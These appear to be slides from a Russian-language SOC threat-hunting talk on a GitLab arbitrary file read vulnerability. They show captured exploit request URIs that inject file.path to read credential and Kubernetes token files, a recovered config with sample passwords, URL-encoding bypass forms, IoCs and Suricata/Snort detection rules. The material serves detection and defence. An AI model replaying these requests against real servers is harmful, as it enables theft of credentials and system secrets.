		Frames	Bytes		Frames	Bytes	Frames	Bytes	Start	
172.17.0.3	<->	633	105 kB		941	171 kB	1574	277 kB	0.000000000	21.4870

single IPv4 conversation: 172.17.0.3 (attacker) <-> 172.17.0.2 (GitLab)

Видим единственное соединение
с 172.17.0.3

Запросы эксплуатации в PCAP

- Видим в трафике запросы к уязвимым эндпоинтам

analyst@soc: ~/hunt - HTTP requests on the wire

```
analyst@soc:~$ tshark -r cve-2026-85706.pcap -Y 'http.request' -T fields -e http.request.method -e http.request.full_uri | sort | uniq -c | sort -rn | head -10
```

```
6 PUT http://172.17.0.2:8080/api/v4/projects/1/repository/files/x?file=&file.path=%2Fetc%2Fhostname&file.size=1&Content-Type=application%2Fxml-form-urlencoded
6 POST http://172.17.0.2:8080/api/v4/projects/1/repository/files/x?file=&file.path=%2Fetc%2Fhostname&file.size=1&Content-Type=application%2Fxml-form-urlencoded
6 POST http://172.17.0.2:8080/api/v4/projects/1/repository/commits?file=&file.path=%2Fetc%2Fhostname&file.size=1&Content-Type=application%2Fxml-form-urlencoded
3 POST http://172.17.0.2:8080/api/v4/projects/1/repository/commits/?file=&file.path=%2Fetc%2Fhostname&file.size=1&Content-Type=application%2Fxml-form-urlencoded
3 POST http://172.17.0.2:8080/api/v4/projects/1/repository/commits.json?file=&file.path=%2Fetc%2Fhostname&file.size=1&Content-Type=application%2Fxml-form-urlencoded
2 PUT http://172.17.0.2:8080/api/v4/projects/1/repository/files/x?file=&file.path=%2Fvar%2Frun%2Fsecrets%2Fkubernetes.io%2Fserviceaccount%2Ftoken&file.size=1&Content-Type=application%2Fxml-form-urlencoded
2 PUT http://172.17.0.2:8080/api/v4/projects/1/repository/files/x?file=&file.path=%2Fvar%2Frun%2Fsecrets%2Fkubernetes.io%2Fserviceaccount%2Fnamespace&file.size=1&Content-Type=application%2Fxml-form-urlencoded
2 PUT http://172.17.0.2:8080/api/v4/projects/1/repository/files/x?file=&file.path=%2Fvar%2Fopt%2Fgitlab%2Fredis%2Fredis.conf&file.size=1&Content-Type=application%2Fxml-form-urlencoded
2 PUT http://172.17.0.2:8080/api/v4/projects/1/repository/files/x?file=&file.path=%2Fvar%2Fopt%2Fgitlab%2Fpublic_attributes.json&file.size=1&Content-Type=application%2Fxml-form-urlencoded
2 PUT http://172.17.0.2:8080/api/v4/projects/1/repository/files/x?file=&file.path=%2Fvar%2Fopt%2Fgitlab%2Fpostgres%2Fdata%2Fpostgres.conf&file.size=1&Content-Type=application%2Fxml-form-urlencoded
```

```
# file.path= injection against /repository/commits and /repository/files (POST & PUT)
```

Восстановление утёкших секретов

```
analyst@soc: ~/hunt - leaked secrets recovered from pcap

analyst@soc:~$ tshark -r cve-2026-85706.pcap -z follow,tcp,ascii,3
# GitLab Omnibus configuration (simulated vulnerable target)
external_url 'http://gitlab.example.internal'
gitlab_rails['db_adapter'] = 'postgresql'
gitlab_rails['db_password'] = 'Sup3rS3cret%DB2026!'
gitlab_rails['db_username'] = 'gitlab'
gitlab_rails['smtp_enable'] = true
gitlab_rails['smtp_address'] = 'smtp.example.internal'
gitlab_rails['smtp_password'] = 'smtp%relay#p4ss'
gitlab_rails['ldap_enabled'] = true
gitlab_rails['ldap_servers'] = {'main' => {'host' => 'ldap.example.internal'}}
gitlab_rails['ldap_password'] = 'bind%Ldap99'
gitlab_rails['secret_key_base'] = 'd41d8cd98f00b204e9800998ecf8427e%seed'
gitlab_rails['registry_enabled'] = true
registry['token'] = 'reg%istry%token'
# full /etc/gitlab/gitlab.rb recovered from the 400 response body
```

Из тела ответов восстановили
полный **/etc/gitlab/gitlab.rb**

Получение найденных артефактов и последствий

Резюмируем итог
охоты



Утёкшие файлы

Файл	Вид утечки	Описание
/etc/gitlab/gitlab.rb	LEAK (полный)	Пароли БД/SMTP/LDAP, secret_key_base, registry token
/proc/self/environ	LEAK (полный)	GITLAB_DATABASE_PASSWORD в переменных окружения
/etc/gitlab/gitlab-secrets.json	read-noecho (oracle: readable)	secret_key_base, otp/db_key_base → форжинг токенов
/root/.ssh/id_rsa	read-noecho	SSH-ключ
/etc/passwd, /etc/hosts, /etc/hostname, /etc/os-release, /proc/version	read-noecho	Разведка системы

Индикаторы компрометации IoC

Индикатор	Значение
IP атакующего	172.17.0.3
User-Agent	gitread/1.0 (CVE-2026-85706)
Маркер запроса	(POST/PUT) /api/v4/projects/ + "file.path=" + "file.size="
Маркер ответа	Invalid %-encoding (...), local file not present, branch is required
Бypass-формы	%63ommits, %72epository, %66iles, commits/, commits.json
Секреты (утёкшие)	"Sup3rS3cret%DB2026!", "smtp%relay#p4ss", "bind%Ldap99", "reg%istry%token", "PgPass%Env2026"

Разработка детектирующего правила

Реализуем детектирующую
логику, используя
найденные артефакты



Полное описание уязвимости

AM EXPLOIT GitLab CE/EE < v19.3.2 Arbitrary File Read via POST (CVE-2026-85706)

Высокая критичность Эксплуатация уязвимостей any

Описание Snort Suricata

Уязвимость заключается в рассинхронизации URI-декодирования между обратным прокси GitLab Workhorse и сервером приложений Puma, из-за чего злоумышленник обходит проверку Workhorse. Это позволяет открыть произвольный файл, указав его абсолютный путь. Для эксплуатации уязвимости удалённый неаутентифицированный злоумышленник должен отправить специально сформированный POST-запрос к конечному адресу `/api/v4/projects/{id}/repository/files/` или `/api/v4/projects/{id}/repository/commits/`, содержащий поддельные параметры `'file.path='` и `'file.size='`. Это приводит к чтению произвольного файла на сервере.

Заккрыть

Контекст угрозы/уязвимости

Правило Suricata

AM EXPLOIT GitLab CE/EE < v19.3.2 Arbitrary File Read via POST (CVE-2026-85706)

Высокая критичность Эксплуатация уязвимостей any

Описание Snort Suricata

СКОПИРОВАТЬ

```
alert http any any -> $HOME_NET any (  
  msg: "AM EXPLOIT GitLab CE/EE < v19.3.2 Arbitrary File Read via POST (CVE-2026-85706)";  
  flow: established,to_server;  
  content: "POST";  
  http_method: ;  
  http.uri: ;  
  content: "/api/v4/projects/";  
  http.uri.raw: ;  
  content: "file.path=";  
  content: "file.size=";  
  reference: cve,2026-85706;  
  reference: url,github.com/plur1bu5/gitread;  
  reference: url,xakep.ru/2026/09/14/gitlab-patch;  
  classtype: web-application-attack;  
  sid: 3437120;  
  rev: 4;  
  metadata: affected_asset dst, affected_os any, affected_product gitlab:gitlab, affected_vendor  
gitlab, attack_target Web_Server, created_at 2026_09_14, signature_severity high, tag T1190, tag  
TA0001, tias_category Exploitation, updated_at 2026_09_16;  
)
```

Закреть

Детектируем метод POST

Правило Snort

AM EXPLOIT GitLab CE/EE < v19.3.2 Arbitrary File Read via PUT (CVE-2026-85706)

Высокая критичность Эксплуатация уязвимостей any

Описание Snort Suricata

СКОПИРОВАТЬ

```
alert tcp any any -> $HOME_NET $HTTP_PORTS (  
  msg: "AM EXPLOIT GitLab CE/EE < v19.3.2 Arbitrary File Read via PUT (CVE-2026-85706)";  
  flow: established,to_server;  
  content: "PUT";  
  depth: 3;  
  content: "/api/v4/projects/";  
  http_uri: ;  
  content: "file.path=";  
  http_raw_uri: ;  
  content: "file.size=";  
  http_raw_uri: ;  
  reference: cve,2026-85706;  
  reference: url,github.com/pluribu5/gitread;  
  reference: url,xakep.ru/2026/09/14/gitlab-patch;  
  classtype: web-application-attack;  
  sid: 3437121;  
  rev: 3;  
  metadata: affected_asset dst, affected_os any, affected_product gitlab:gitlab, affected_vendor  
gitlab, attack_target Web_Server, created_at 2026_09_14, signature_severity high, tag T1190, tag  
TA0001, tias_category Exploitation, updated_at 2026_09_16;  
)
```

Детектируем метод PUT

Правила в AMTIP

Ampire 360°

Проанализируйте уязвимость



Скриншот интерфейса AMTIP, отображающий результаты поиска по IoC CVE-2026-85706. В таблице перечислены правила обнаружения вторжений:

SID	Название	Время изменения	Группы	TTP
3437121	AM EXPLOIT GitLab CE/EE < v19.3.2 Arbitrary File Read via PUT (CVE-2026-85706)	16.09.2026 13:13	exploit	T1190 TA0001
3437120	AM EXPLOIT GitLab CE/EE < v19.3.2 Arbitrary File Read via POST (CVE-2026-85706)	16.09.2026 13:13	exploit	T1190 TA0001

Благодарю за внимание

Давид Геворгян

Старший специалист по исследованию киберугроз
Перспективный мониторинг

Остались вопросы?



Ampire 360°